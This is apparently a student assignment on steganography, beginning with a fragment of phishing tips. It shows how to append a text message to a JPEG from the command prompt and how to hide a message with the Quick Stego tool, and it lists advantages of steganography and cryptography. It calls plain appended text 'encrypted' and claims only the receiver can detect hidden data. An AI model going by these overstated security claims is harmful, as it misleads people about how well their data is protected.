You don't have to live in fear of phishing scams. By keeping the preceding tips in mind, you should be able to enjoy a worry-free online experience.

Remember there is no single fool-proof way to avoid phishing attacks,

Q5] Try to Encrypt the Data in image file using quick stego tool (Download from Internet) and command prompt also and show them how to decrypt also. Write a report advantages of cryptography and steganography)



By Command Prompt Method:

- To add message in image
 - Choose image to add message
 - Open command prompt in that folder
 - Enter command: echo "Your Message" >> image.jpg

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22000.651]
(c) Microsoft Corporation. All rights reserved.

D:\Courses\Verzeo Internship\Minor Project\stego>echo "Password is 1234" >>image.jpg


D:\Courses\Verzeo Internship\Minor Project\stego>
```

- To see the message:
 - Open image that has message with text editor and scroll to bottom


```
File Edit View
...
Ln 1, Col 1 100% Unix (LF) ANSI
```

By Quick Stego tool:

- To Encrypt message in image:
 1. Open Quick Stego Tool
 2. Choose image to add Message
 3. Write message to be added in text file
 4. Open both message and image in stego





5. Click on encrypt Text and enter password key (Remember key only with that key we can decipher the message)



To Decrypt Message:

1. Open Hidden Message image in Stego
2. Enter Pass Key and click on open safe



Advantage of Steganography:

1. It is used in the way of hiding not the information but the password to reach that information.
2. Difficult to detect. Only receiver can detect.
3. Can be applied differently in digital image, audio and video file.
4. It can be done faster with the large number of software's.

Advantage of Cryptography:

1. **Confidentiality** – Encryption technique can guard the information and communication from unauthorized revelation and access of information.
2. **Authentication** – The cryptographic techniques such as MAC and digital signatures can protect information against spoofing and forgeries.
3. **Data Integrity** – The cryptographic hash functions are playing vital role in assuring the users about the data integrity.
4. **Non-repudiation** – The digital signature provides the non-repudiation service to guard against the dispute that may arise due to denial of passing message by the sender.